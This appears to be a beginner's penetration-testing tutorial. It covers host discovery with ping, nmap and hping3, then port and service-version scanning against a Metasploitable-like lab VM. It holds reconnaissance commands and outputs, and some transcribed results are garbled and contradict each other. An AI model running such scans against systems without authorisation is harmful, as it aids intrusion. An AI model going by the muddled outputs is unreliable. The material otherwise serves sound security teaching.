
An **HTTP Recon Application** is a tool or software used in cybersecurity and penetration testing to gather detailed information about a web server or web application by interacting with its HTTP interface.

**Download Link:-**


<https://www.computec.ch/projekte/httprecon/?s=download>

**How to Download it :-**


- Open Browser and Search HttpRecon Download
- Click on First Website




- **Download Latest Version**




- After Download open it



- Enter Target Ip Address and click on Analyse



**Result** 🤙 ✅



# Scanning

**Scanning** is a process used in cybersecurity and network management to actively probe and analyze a target system or network to gather information about its structure, open ports, running services, and potential vulnerabilities.

## **Check Host Is Alive Or Not Using Various**

## A)Ping

**Command-:** ping 192.168.161.182

A screenshot of a Kali Linux terminal window titled "Kali [Running] - Oracle VirtualBox". The window shows a root shell at the prompt "(root㉿Kali)-[~]". A command "# ping 192.168.161.182" is being typed. The terminal interface includes a top bar with file, view, input, devices, help, and a search bar. The bottom bar features a dock with various application icons like terminal, browser, file manager, and system tools. The desktop environment is Unity, with a taskbar showing multiple windows and a system tray with network, battery, and system status icons.




```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
(root@Kali)-[~]
# ping 192.168.161.182
PING 192.168.161.182 (192.168.161.182) 56(84) bytes of data.
64 bytes from 192.168.161.182: icmp_seq=1 ttl=64 time=8.11 ms
64 bytes from 192.168.161.182: icmp_seq=2 ttl=64 time=2.21 ms
64 bytes from 192.168.161.182: icmp_seq=3 ttl=64 time=1.05 ms
64 bytes from 192.168.161.182: icmp_seq=4 ttl=64 time=1.10 ms
64 bytes from 192.168.161.182: icmp_seq=5 ttl=64 time=3.13 ms

```

28°C Mostly sunny 16:33 07-06-2025 ENG IN Right Ctrl

## B)Nmap-:

Command-: nmap -sn -PR 192.168.161.182



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
(root@Kali)-[~]
# nmap -sn -PR 192.168.161.182

Starting Nmap 7.7.0 ( https://nmap.org ) at 2025-06-07 16:38 UTC
Nmap scan report for 192.168.161.182
Host is up (based on ping).
No ports are currently open.

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds

```

28°C Mostly sunny 16:38 07-06-2025 ENG IN Right Ctrl

Kali [Running] - Oracle VirtualBox

File View Input Devices Help

1 2 3 4

root@Kali: ~

```
(root㉿Kali)-[~]
# nmap -sn -PR 192.168.161.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-07 16:37 IST
Nmap scan report for 192.168.161.182
Host is up (0.0019s latency).
MAC Address: 08:00:27:46:C1:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds

(root㉿Kali)-[~]
#
```

28°C Mostly sunny

Search

16:37:31 07-06-2025

# C)Hping3:-

**Command – hping3 -S 192.168.161.182 -p 80**

- Response is received

```
(root㉿Kali)-[~]
# hping3 -S 192.168.161.182 -p 80
HPING 192.168.161.182 (eth0 192.168.161.182): S set, 40 headers + 0 data bytes
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=0 win=5840 rtt=3.4 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=1 win=5840 rtt=10.4 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=2 win=5840 rtt=13.3 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=3 win=5840 rtt=11.2 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=4 win=5840 rtt=3.9 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=5 win=5840 rtt=13.2 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=6 win=5840 rtt=9.6 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=7 win=5840 rtt=5.5 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=8 win=5840 rtt=7.1 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=9 win=5840 rtt=5.3 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=10 win=5840 rtt=7.6 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=11 win=5840 rtt=7.7 ms
len=46 ip=192.168.161.182 ttl=64 DF id=0 sport=80 flags=SA seq=12 win=5840 rtt=5.2 ms
```

**After Finding the host is alive or note using different techniques the next step find the open ports on target**

---

## Finding Open Ports Using Different Techniques

### A)Nmap :-

**Command :- nmap -sS 192.168.161.182**




```
(root@Kali)-[~]
# nmap -sS 192.168.161.182
```

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-07 16:46 IST  
Nmap scan report for 192.168.161.182  
Host is up (0.0034s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT STATE SERVICE  
21/tcp open ftp  
22/tcp open ssh  
23/tcp open telnet  
25/tcp open smtp  
53/tcp open domain  
80/tcp open http  
111/tcp open rpcbind  
139/tcp open netbios-ssn  
445/tcp open microsoft-ds  
512/tcp open exec  
513/tcp open login  
514/tcp open shell  
1099/tcp open rmiregistry  
1524/tcp open ingreslock  
2049/tcp open nfs

## • Target Open Ports

```
(root@Kali)-[~]
# nmap -sS 192.168.161.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-07 16:46 IST
Nmap scan report for 192.168.161.182
Host is up (0.0034s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
```

## B)Zenmap:- Zenmap is the graphical Version of Nmap



**Result:-** 

```
Starting Nmap 7.91 ( https://nmap.org ) at 2025-06-07 16:48 IST
Nmap scan report for 192.168.161.182
Host is up (0.00089s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
109/tcp   open  mail-registry
1524/tcp  open  ingservice
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3300/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8000/tcp  open  ajp13
31289/tcp open  unknown
MAC Address: 00:0B:27:46:C1:B0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

A screenshot of the Zenmap application window showing the completed Nmap scan results. The progress bar is now fully filled. The main pane displays the scan output in text format, listing various open ports and services on the target host. The output includes port numbers, states, service names, and MAC addresses. The status bar at the bottom shows the completed scan message: "Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds". The system tray at the bottom right shows the date and time as "07-06-2025 16:48:34".

# Finding Service Version Using Nmap and zenmap


## A)Nmap:-

**Command :- nmap -sV -sS 192.168.161.182**



```
# nmap -sV -sS 192.168.161.182
```


## Result:- 👉



```
# nmap -sV -sS 192.168.161.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-07 16:55 IST
Nmap scan report for 192.168.161.182
Host is up (0.0032s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
```

## B)Zenmap:-



**Result:-** 🖐

A screenshot of the Zenmap interface showing the completed Nmap scan results for the target IP 192.168.161.182. The results are displayed in a text-based terminal window. The output shows numerous open ports and their corresponding services and versions. Key findings include:

```
Starting Nmap 7.91 ( https://nmap.org ) at 2025-06-07 16:57 IST
Nmap scan report for 192.168.161.182
Host is up (0.00052s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 8.7p1 Debian 10ubuntu1.2
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain
80/tcp    open  http         Apache httpd 2.4.42
113/tcp   open  redis        Redis 6.2.14
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
